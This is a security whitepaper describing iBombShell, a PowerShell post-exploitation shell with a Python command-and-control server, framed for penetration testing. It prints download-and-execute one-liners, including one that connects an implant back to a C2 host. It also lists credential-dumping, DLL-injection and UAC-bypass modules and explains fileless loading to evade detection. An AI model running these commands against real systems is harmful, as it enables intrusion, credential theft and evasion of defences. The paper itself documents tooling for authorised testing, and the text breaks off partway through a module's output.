

iBombShell: Dynamic Remote Shell

Pablo González (pablo@11paths.com)

Álvaro Núñez-Romero (alvaro.nunezromero@11paths.com)

Executive Summary

The emergence of PowerShell within pentesting post-exploitation is important. It's flexibility, possibilities and power make this *Microsoft's* command line an efficient post-exploitation tool. In scenarios where we cannot use neither install pentesting techniques this tool acquires special relevance. *iBombShell* gives access to a pentesting repository where the pentester could use any function oriented to the post-exploitation phase and, in some cases, exploit vulnerabilities. *iBombShell* is a remote pentesting Shell that loads itself automatically in memory offering unlimited tools for the pentester. This paper will explain what *iBombShell* is and how it works.

1.- Introduction

Nowadays, PowerShell is an established managing and administration tool in the IT world. Flexibility, power and optimization are some key features of this *Microsoft* tool. More than five years ago pentesters realized the power of this tool, mainly for testing within the post-exploitation phase. PowerShell can manage in an easy way the *Microsoft* operating system and it has lots of tools that allows the pentester run actions from the command line.

PowerShell reached the market when *Windows Vista* was released by *Microsoft*. It comes by default within the operating system and this is useful for IT administrators and pentesters. PowerShell version 1.0 was compatible with *Windows XP*. Every new version published included several new features and modules that allowed for a better integration with the operating system. This is the timeline of the PowerShell versions releasing:

- *Monad Manifest*. This was the start of PowerShell. It was published by *Jeff Snover* in 2002 [1].
- Version 1.0. Released in 2006. First stable version.
- Version 2.0. Released in 2009 with *Windows 7*.
- Version 3.0. Released in 2012 with *Windows 8*.
- Version 4.0. Released in 2013.
- Version 5.0. Released in 2016.
- Version 6.0. Released in 2017. This represents a milestone as it was made compatible with *GNU/Linux* and *macOS* as well.




Figure 1: PowerShell Timeline

PowerShell was unknown to almost every *Windows* user during the first year since its release. Administrators were the first to notice the big potential in this .NET based command line tool. Since the release of version 3.0, the pentesters discovered the potential of this tool in computer security, because lots of new features and more flexibility were added.

The timeline below shows the main frameworks and PowerShell scripts being used today within a pentesting. The possibilities offered by these post-exploitation scripts are unlimited: system information gathering, service recognition and discovery, privilege escalation, token management, shellcode running, obfuscation techniques, pivoting, *pass-the-hash*, persistence, exfiltration, import tools like *mimikatz* to PowerShell, etc...

- *Powersploit* [2].
- *Nishang* [3].
- *PowerShell Empire* [4].
- *Posh-SecMod* [5].
- *PowerTools* [6].



Figure 2: PowerShell Frameworks Timeline

The company *Rapid7* added PowerShell within its famous framework [7] to take advantage of the command line benefits.

1.1.- Related Works

iBombShell is based on two previous works. The first one, called “*Give me a PowerShell and I will move your world*”, was created within the end of 2014 and May of 2015. It was presented at the *Qurtuba Security Congress* [8]. The main idea arises when the user (or pentester) doesn’t have any chance to run any pentesting tool in the computer being tested. As PowerShell comes by default in any *Windows* version, a script was written to bypass the run policies in *Windows* and run PowerShell scripts for pentesting.

All the functions were loaded from hard drive files, so there is a chance that an IDS could detect the script easily (checking its signature for example) as a threat. The main script could load all the functions and run instructions through Twitter and even direct messages. In other words, a Covert Channel can be used.

The second work was named “*PSBoT: No tools, but not problem!*” and it was presented in September 2016 in *RootedCon Valencia* [9] security event. This second paperwork was the evolution of the previous one but starting with the same key point: the pentester does not have any options to run nor install pentesting tools. This new version loads dynamically all the functions to memory, without the use of the hard disk. This technique is named *Fileless*. Moreover, the bot allows the execution through exploitation mechanisms too. It is controlled through a control panel written in

PowerShell and it works exactly as a command line. The functions are retrieved from an external server already configured by the pentester.

2.- PowerShell for Every System

The PowerShell expansion to other platforms was a milestone for the popularity of this command line tool. The Project was called by *Microsoft* as “*PowerShell for Every System*” [10]. The main point is the PowerShell Core, which allows the execution between different platforms, like *Windows*, *Linux* and *macOS*.

The project is optimized to work efficiently with data structures like JSON, CSV, XML, etc. In addition, the use of objects and Rest API makes PowerShell an integration tool for common technologies to the platform.

“*PowerShell for Every System*” project gives homogenization and flexibility to the post-exploitation phase within a pentesting process. This fact has allowed non-*Microsoft* users to try PowerShell.

A great advantage of PowerShell in a *Microsoft* environments is that PowerShell is native in those systems (it comes by default in the operating system). But in other platforms like *GNU/Linux* or *macOS*, it must be installed previously. This is a handicap, but it is a step forward to the possibility to take advantage and homogenize all the post-exploitation process in a tool.

3.- iBombShell

iBombShell is a tool written in PowerShell that allows post-exploitation functionalities in a shell or a prompt, anytime and in any operating system. Moreover, it allows, in some cases, the execution of vulnerability exploitation features. These features are loaded dynamically, depending on when they are needed, from a GitHub repository.

The shell is downloaded directly to memory giving access to many pentesting features and functionalities, avoiding any hard drive access. These functionalities downloaded to memory are in PowerShell function format. This execution strategy is called *EveryWhere*.

In addition, *iBombShell* allows a second way of execution called Silently. Using this execution way, an *iBombShell* instance (called *warrior*) can be launched. When the Warrior is executed over a compromised machine, it will connect to a C2 through the http protocol. From the C2, written in Python, a *warrior* can be controlled to dynamically load functions to the memory and to offer pentesting remote execution functionalities. All those steps are part of the post-exploitation phase.

3.1.- Remotely loaded to memory

Protection mechanisms can be avoided by running actions straight from memory. When the script is stored on disk, even temporally, there is a big chance of being detected as a malicious code. PowerShell has several ways to run source code from memory. The paper, “PowerPwning: Post-Exploiting By Overpowering PowerShell” presented at DefCon 21 [11] talks about them.

The use of methods and obfuscation techniques are also important to hide the program from any protection mechanisms installed in the system. Command like Invoke-WebRequest or a webclient object are the basis to download data straight to memory. A program loaded into memory it easier to hide or pass undetected.

iBombShell goal is to simplify the task of retrieving pentester’s tools in runtime, over the GitHub repository. The following figure shows the process:




Figure 3. Memory download

3.2.- iBomShell GitHub repository, how it works.

The *iBombShell* tool is deployed through a GitHub repository. When the *iBombShell* prompt is downloaded into a PowerShell and is executed (without accessing the hard drive), it gives the possibility of accessing any functionality related to pentesting available at the GitHub repository. This feature offers something new to these tools, because the pentester doesn’t know which tool they will be using until is the moment of need. This is the point in which the function is downloaded and executed, always avoiding an access to the hard drive.

📁 Docker	Add dockerfile	21 days ago
📁 data/functions	VPN Mitm	2 days ago
📁 ibombshell c2	bypass UAC Environment Injection Module	17 days ago
📄 LICENSE	Initial commit	22 days ago
📄 README.md	Update README.md	a day ago
📄 console	First console boom...	21 days ago
📄 functions.txt	add vpn mitm	2 days ago

Figure 4. iBombShell repository root files and folders

The previous image shows the root structure of *iBombShell*'s repository. The file *functions.txt* keeps the relationship between the relative path within the repository of the function to be downloaded and other available functions.

The *data/functions* path stores all the *iBombShell* functions that can be downloaded locally. If it is necessary to download functions from other repositories, it can be done through a function called *loaderext*.











 pablogonzalezpe VPN Mitm ...		Latest commit 58fdad3 2 days ago
..		
 bypassuac	Create invoke-environmentinjection	17 days ago
 events	First boom...	21 days ago
 post	VPN Mitm	2 days ago
 print	First boom...	21 days ago
 system	Update loaderext	20 days ago
 addcommand	First boom...	21 days ago
 commandsearch	First boom...	21 days ago
 generateid	First boom...	21 days ago
 help!	First boom...	21 days ago

Figure 5. *iBombShell* data/functions directory

The repository is structured in folders that store other functions, sorted by pentesting techniques. Several functions specifically oriented specifically to the management of *iBombShell* can be found in the *data/functions* root folder.

This is an example of the *functions.txt* file content:

```
showfunctions
savefunctions
events/txuleta
system/loaderext
system/getprovider
system/pshell
system/pshell-local
system/clearfunction
bypassuac/invoke-eventvwr
bypassuac/invoke-compmgmtlauncher
bypassuac/invoke-environmentinjection
post/extract-sshprivatekey
post/vpn-mitm
```

Some functions have a single name, but others have a full path linked to them. For example, the function *savefunctions* must be invoked from the *iBombShell* prompt but

if another function is needed, like *vpn-mitm*, this is located at *post/vpn-mitm*, within the *data/functions* folder in the root directory.

In other words, once the pentester downloads the iBombShell prompt using the file *console*, a GitHub wide workspace is available giving several categories of pentesting functions to the user.

The *system/loaderext* function allows the pentester to download external functions out of the *iBombShell* repository, allowing to load to memory any framework function already commented in the first section of this paper.

3.3.- Architecture

The *iBombShell* architecture is modular. A single main function (about a hundred lines of code), named *Console*, is the manager to perform the download and execution in a dynamic and remote way, providing a simple and efficient use with a wide extensibility.

The *EveryWhere* mode architecture is displayed in the following figure:




Figure 6: iBombShell EveryWhere mode architecture

The *functions.txt* file is downloaded by the function *console*. This file stores all the functions along with the path within the repository, that can be reached by the console. When the user wants to download and execute a function in memory, it will be done through the prompt provided by the console.

The *Silently* mode architecture is displayed in the figure below, displaying how the *iBombShell* control panel or C2 works. The pentester has a console to load modules, which are different from the functions in the *EveryWhere* mode.

From the console, the library named *session* will load the modules on demand. These modules store the parameterized functions with the pentester setup. These functions are written in files that *iBombShell* will use in the *Silently* mode.




Figure 7: *iBombShell* "Silently" mode architecture

3.4.- EveryWhere Vs Silently

iBombShell can be run in two different modes:


- *iBombShell EveryWhere*.
- *iBombShell Silently*.

To run *iBombShell* in *EveryWhere* mode, you have to run the following command in a PowerShell console:

```
iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/ElevenPaths/iBombShell/master/console')
```


In this way, the *console* has been downloaded into the memory. To get the iBombShell prompt, type the following command:

```
console
```



```
Windows PowerShell

, d08b.  '!'
0088MM  '!'
'9MMP'

iBombShell$ showcommands
version
help!
quit
showcommands
showfunctions
savefunctions
events/txuleta
system/loaderext
system/getprovider
system/pshell
system/pshell-local
system/clearfunction
bypassuac/invoke-eventvwr
bypassuac/invoke-compmgmtlauncher
bypassuac/invoke-environmentinjection
post/extract-sshprivatekey
post/vpn-mitm
iBombShell$
```

Figure 8: iBombShell in EveryWhere mode

To run the *Silently* mode in iBombShell, the execution context must be considered. In other words, when a pentester accesses or compromises a system, the post-exploitation phase begins, and it is possible to inject or run a *warrior* which is an iBombShell in *Silently* mode.

This execution mode allows to remotely run the *warrior*, being managed by a C2. The execution of this *warrior* can be made in through different ways, like a DLL, an interactive PowerShell, a BAT file, a macro within an office document, etc. Whatever the injection mode or execution on the compromised system is, the following commands must be typed:

```
iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/ElevenPaths/ibombshell/master/console'); console -Silently -uriConsole http://[ip or domain]:[port]
```



Figure 9: iBombShell control panel in Silently mode

First, the iBombShell prompt is downloaded from the GitHub repository and later, the function will be invoked with two parameters. The `Silently` parameter shows the execution mode, related to the *warrior* concept. In other words, it is a post-exploitation remote instance. The `UriConsole` shows the URI where the C2 is located, listening to the *warrior*'s connection and ready to receive the next commands that the *warrior* will run.

The C2 or iBombShell remote control panel is run by Python 3, at the directory "iBombShell C2":

```
python3 ibombshell.py
```

A listener must be created in order to record and receive all the connections and requests made by the *warriors*.

```
iBombShell> load modules/listener.py
[+] Loading module...
[+] Module loaded!
iBombShell[modules/listener.py]> run
```

The listener will use the port 8080 by default.




Figure 10: Connections between a warrior and the control panel scheme (Silently mode)

3.4.1.- Prerequisites

In order to run the *EveryWhere* mode, it is mandatory to have a PowerShell 3.0 (or higher) already installed. There may be some functions that only run in versions higher than 3.0. In that case, the developer must have documented the limitation. This mode is valid in any Microsoft system with PowerShell. Also, PowerShell for every system can be used if any other operating system is being used. This can be found at: <https://github.com/PowerShell/PowerShell>.

To run the *Silently* mode, besides Python 3.0 or greater, some other libraries are needed. To show those requirements, type the following command:

```
cd ibombshell\ c2/
pip install -r requirements.txt
```

3.5.- Functions

The functions represent the *iBombShell* extensible part. As explained before, when a function is needed, it will be downloaded from the repository straight to the memory, ready to be executed.

The figure below shows the function syntax:

```
function [function name]{
    param(
        [Parameter(mandatory)]
        [DataType] $Name
    )
    Instructions
}
```

```
}

```

Adding a new function to *iBombShell* is an easy task. It can be made with a “pull request” over the *iBombShell* repository [12]. There is a classification based on the function’s nature, as can be seen in the “data/functions” folder

Finally, once a new function has been created, it must be added to the *functions.txt* file (including the full path). This step is mandatory in order to allow the console function to detect the new functionality so that it can be ready for the next execution.

3.6.- Modules

The modules are the key point for the remote management of *iBombShell*, allowing the extensibility of the tool. The modules are Python files implemented with the *CustomModule* class (inherit from the *Module* class).

3.6.1.- The *Module* class

The parent class is located at the file named *module.py*. Within this file, the class constructor and the methods already implemented are allocated. Subsequently, any customized module will be inherited from it.

```
class Module(object):  
    def __init__(self, information, options):  
        self._information = information  
        self.options = options  
        self.args = {}  
        self.init_args()
```

The parameters received by the constructor are an important part of this build because those pieces are part of the data and options of the custom module created. The information can be showed in the console and it is possible to establish all the modules options too.

- *Information*: this is a dictionary that contains the fields *Name*, *Description*, *Author*, *Link*, *License* and *Module*. At least three of them are required (*Name*, *Description* and *Author*) and the others depend on the module type. *iBombShell* allows to load external functions, so it is possible that some functions that already exist, can be externally loaded. Therefore, the *Link*, *License* and *Module* fields will be used when the function is already created, filling out the information about the function like describing the link, license and author. The

Author field corresponds to the original function's creator and the *Module* one to the owner that wrote the module itself. This information can be seen executing the *show* command from C2.

- *Options*: this is a dictionary that contains the options name and three attributes by option: *default_value*, *description* and *optional*. The *default_value* option will set the default data, a description with *description* and if it has mandatory values or not (*optional* parameter).

3.6.2.- The *Custom Module* class

The *Custom Module* is implemented when a custom module is created. This class inherits from the main class discussed above, implementing the information and options, giving information about what is executed from C2. This is the example of a basic module implementation:

```
from pathlib import Path
from termcolor import colored, cprint
from module import Module
class CustomModule(Module):
    def __init__(self):
        information = {"Name": "My own test",
                       "Description": "Test module",
                       "Author": "@toolsprods"}

        # -----name-----default_value--description--required?
        options = {"warrior": [None, "warrior in war", True],
                   "message1": [None, "Text description", True],
                   "message2": [None, "Text description", False]}

        # Constructor of the parent class
        super(CustomModule, self).__init__(information, options)

        # Class attributes, initialization in the run_module method

        # after the user has set the values
        self._option_name = None

        # This module must be always implemented, it is called by the run option
    def run_module(self):

        warrior_exist = False
```

```

for p in Path("/tmp/").glob("ibs-*"):
    if str(p)[9:] == self.args["warrior"]:
        warrior_exist = True
        break

if warrior_exist:
    function = """function boom{
param(
    [string] $message,
    [string] $message2
)
echo $message
}

"""

    function += 'boom -message "{}"'.format(self.args["message1"])
    with open('/tmp/ibs-{}'.format(self.args["warrior"]), 'a') as f:
        f.write(function)
    cprint('[+] Done!', 'green')
else:
    cprint('[!] Failed... warrior don't found', 'red')

```

During the constructor implementation, when the dictionaries are created along with the information and options included in the module.

The *run_module* function always follows the same scheme. First, it checks if any *warrior* exists that can be assigned to the function being executed. If a *warrior* does not exist, a message will appear. If it exists, the *warrior* PowerShell function will be created. Finally, the function will be stored within a file with the *warrior* name, which will be needed to download the content and execute it.

4.- iBombShell pentesting scenarios

This section shows *iBombShell* examples focused in a pentest. The scenarios shown are a collection of possibilities and functionalities provided by the tool.

4.1.- The compiling information scenario. Everywhere mode

In this first scenario, *iBombShell* will be used to perform a scanning and to obtain information from a target, using the *EveryWhere* mode. Several functions can be used in order to perform this task. On the one hand, the *TCP-Scan* function can be used and on the other hand an external function can be used. In this case, the *Invoke-Portscan* external function will be used, which is located at the *PowerSploit* repository [2].

4.1.1.- Scanning with TCP-Scan

Performing a scan with *iBombShell* and “TCP-Scan” is easy. Just run *iBombShell* in *EveryWhere* mode and load the *TCP-Scan* function running *scanner/tcp-scan*.

Although it is a very simple function to use, you can execute the *help!* module to retrieve more information about any command, if it’s necessary.

```
iBombShell$> help! -function tcp-scan

NAME
    tcp-scan

SYNTAX
    tcp-scan [[-ip] <string>] [[-port] <int>] [[-begin] <int>] [[-end] <int>]
    [-range]

ALIASES
    None

REMARKS
    None
```

Figure 11: tcp-scan function help

For example, this is the command to perform a scanning of ports 20-80 in a host with the IP 192.168.1.64:

```
tcp-scan -ip 192.168.1.64 -range -begin 20 -end 80
```

```
iBombShell$> tcp-scan -ip 192.168.1.64 -range -begin 20 -end 80
Port:80 is open
```

Figure 12: Invoke example of tcp-scan function

4.1.2.- Using an external function for scanning

If *iBombShell* is running in *EveryWhere* mode, the command *loaderext* should be used. It can be found using the *showcommands* command. In order to load it into memory,

run *system/loaderext*. If the function *help!* has been downloaded, it will show more information about how to use it.

```
iBombShell$> help! -function loaderext

NAME
    loaderext

SYNTAX
    loaderext [[-url] <string>] [-catalog]

ALIASES
    None

REMARKS
    None
```

Figure 13: loaderext function help

To find external functions, the parameter *-catalog* can be executed along with the *loaderext* function:

```
iBombShell$> loaderext -catalog
iBombShell[*]: Powershell Guide Post-Exploitation
iBombShell[*]: =====
iBombShell[*]:
-> Invoke-PowerDump - https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-PowerDump.ps1 - Posh-SecMod & Empire Project
-> Invoke-SMBExec - https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-SMBExec.ps1 - Kevin Robertson
-> Invoke-DLLInjection - https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DLLInjection.ps1 - Matthew Graeber
-> Invoke-Portscan - https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1 - Rich Lundeen
```

Figure 14: loaderext catalog

The parameter *-url* can be used to load a function, in this example *Invoke-Portscan*:

```
loaderext -url
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1
```

If the *showfunctions* command is executed, it will show any new function loaded and how to use it as well.

For example, scanning ports 20-500 to host 192.168.1.64 can be made just typing:

```
Invoke-Portscan -hosts 192.168.1.64 -ports 20-500
```

```
iBombShell$> Invoke-Portscan -hosts 192.168.1.64 -ports 20-500

Hostname      : 192.168.1.64
alive         : True
openPorts     : {80}
closedPorts   : {}
filteredPorts : {445, 443, 20, 21...}
finishTime    : 3/8/18 10:59:11
```

Figure 15: Invoke-Portscan function example


Find an example about how it works in this *youtube* video [13].

4.2.- Storing functions locally

If the Internet connection fails, *iBombShell* can store locally all the functions allocated in the memory and recover them later.

The command *savefunctions* [14] performs this action. When this command is executed, all the functions already loaded into the memory will be stored within the *Windows* registry, using the path *HKCU:\Software\Classes\iBombShell*.

One branch will be created for each function and one registry key for each source code of the function. So, if the function has 100 lines of code, 100 registry keys will be created, as showed in the following figure:



Name	Type	Data
ab (Default)	REG_SZ	(value not set)
ab 0	REG_SZ	function Invoke-PowerDump{
ab 1	REG_SZ	
ab 10	REG_SZ	\$enc = Get-PostHashdumpScript
ab 100	REG_SZ	public static extern bool OpenProces
ab 101	REG_SZ	UInt32 DesiredAccess, out IntPtr Tok
ab 102	REG_SZ	
ab 103	REG_SZ	[DllImport("advapi32.dll", SetLastError
ab 104	REG_SZ	public static extern bool LookupPrivile
ab 105	REG_SZ	
ab 106	REG_SZ	[DllImport("kernel32.dll", ExactSpelling
ab 107	REG_SZ	public static extern IntPtr GetCurrentP
ab 108	REG_SZ	
ab 109	REG_SZ	[DllImport("advapi32.dll", ExactSpellin
ab 11	REG_SZ	C:\PS> powershell.exe -command \$en

Figure 16: using the registry to save functions

Every time that *iBombShell* is executed, it will check that registry path and, if it exists, all the functions will be restored to the memory.

Also, note that *iBombShell* doesn't download a function from Internet if it already exists, but it is possible to use the function *clearfunction* (located at *system/clearfunction*) to delete a function from memory and to force its download. So that the next time that this function will be requested, it will be downloaded from the repository.

4.3.- UAC bypass post-exploitation scenario

This scenario starts from an exploitation or compromised system, where a *warrior* has been executed or an *iBombShell* instance is executed in *Silently* mode. When the *warrior* connects to the *iBombShell* C2 control panel, it is assigned with an ID. The *warrior* will be running at medium integrity level. In addition, to perform the UAC bypass [15], other conditions must be fulfilled. The *warrior* process must belong to the administrator group and the UAC policy must be configured by default.

```
iBombShell[modules/listener.py]>
[+] New warrior TBmS3c from 10.95.230.114

iBombShell[modules/listener.py]> warriors
TBmS3c
iBombShell[modules/listener.py]> _
```

Figure 17: List of warriors in iBombShell

With the connected *warrior*, the *bypassuac/invoke-environmentinjection.py* module is loaded and configured so that the *iBombShell* instance that is running on the *Windows* machine can read the instructions from the *listener*.

```
iBombShell[modules/listener.py]> load modules/bypassuac/invoke-environmentinjection.py
[+] Loading module...
[+] Module loaded!
iBombShell[modules/bypassuac/invoke-environmentinjection.py]> show

Name
----
|_invoke-environmentinjection

Description
-----
|_UAC bypass environment injection

Author
-----
